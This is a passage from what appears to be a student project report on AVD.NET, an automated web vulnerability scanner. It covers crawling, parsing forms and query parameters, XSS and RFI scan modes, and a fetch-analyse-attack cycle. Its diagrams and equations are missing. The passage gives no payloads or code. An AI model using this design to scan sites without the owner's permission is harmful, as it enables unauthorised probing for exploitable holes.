
These are the steps of our algorithm:

1. AVD.NET follows all the pages of the target website in order to scan all of them , that's why we need a "web crawler" in our project.
2. AVD.NET analyse each page content in order to find three things :
   1. Anchor tags (<a>) and thier href attribute .
   2. HTML from tags (<form>) and thier (<input>) fields.
   3. The parameters of the page links (Query string parameters).


That is why we will need HTML Parser silimiar to the following diagram:




1. The target website will be a big website usualy and that why we will need a database for out project, the web crawler will deal with the database as the following :




**Use case diagram:**




## Packages Diagram :




## Web Package :




## Attacking package:




## DB package :



## GUI Package :



## Database diagram :



## Scan modes :

* **AVD.NET offers two modes of scan:**
  + **Normal mode (default) : in this mode the scan will be done for the whole block of parameters at a time , that’s mean AVD.NET in this mode will try to attack all query strings patameters at the same time with the same malicios input , which will reflect at the end as “this page has this vulnerability” no matter where exactly the vulnerability is.**
    - **This mode is used when you need to perform a speed scan and the time of scan can be calculated by the equation :**

**Where :**

**n : number of profile (site) web pages.**

**NT : number of tests (xss only ? , xss and rfi ? , ... Etc).**

**RT : time for the web request to be done.**

* **Deep Scan mode : on the other hand , in “Deep Scan” mode the scan will be done for one parameter only at a time , meaning that you will know exactly which page parameter is vulnerable and which one is not.**
  + **This mode need more time because AVD.NET will send a new web request for each parameters meaning the final time for scanning T is equal :**

**Where :**

**n : number of profile (site) web pages.**

**NQ : number of page query strings parameters.**

**NF : number of page form input fields.**

**NT : number of tests (xss only ? , xss and rfi ? , ... Etc).**

**RT : time for the web request to be done.**

**AVD.NET scans each page through 3 scanning cycle steps :**

* + **A – fetch cycle :**
    - **AVD.NET crawler download the page markup.**
  + **B – analyse cycle :**
    - **AVD.NET parser parses the markup in order to find out its links , forms & input fields and its link qurey string parameters.**
  + **C – attack cycle :**
    - **Using the information which was produced by analyse cycle AVD.NET attacks the page.**

Chapter 4

# Conclusion

## Conclusion:

As we have seen in the previous sections we have just reach the level of automatic detection of vulnerabilities.

## Recommendations:

1. It will be great if we improved our system to handle more types of vulnerabilities.

2 – some websites need a username/password in order to allows you to browse some of its pages , it will be great if we improve our project to automatically sign-in , and attach each request with a suitable cookie.

Chapter 5

# References

[] Muhammed shaykho maamo , *Websites attacking*  , Ray pub , 2007.

[] Jwel scambray , *Hacking exposing*  , Nashiroon , 2001.

[] Symantec labs , *11253 xss vulnerablt websites* in the first quarter of 2007 , Symantec website, 2007.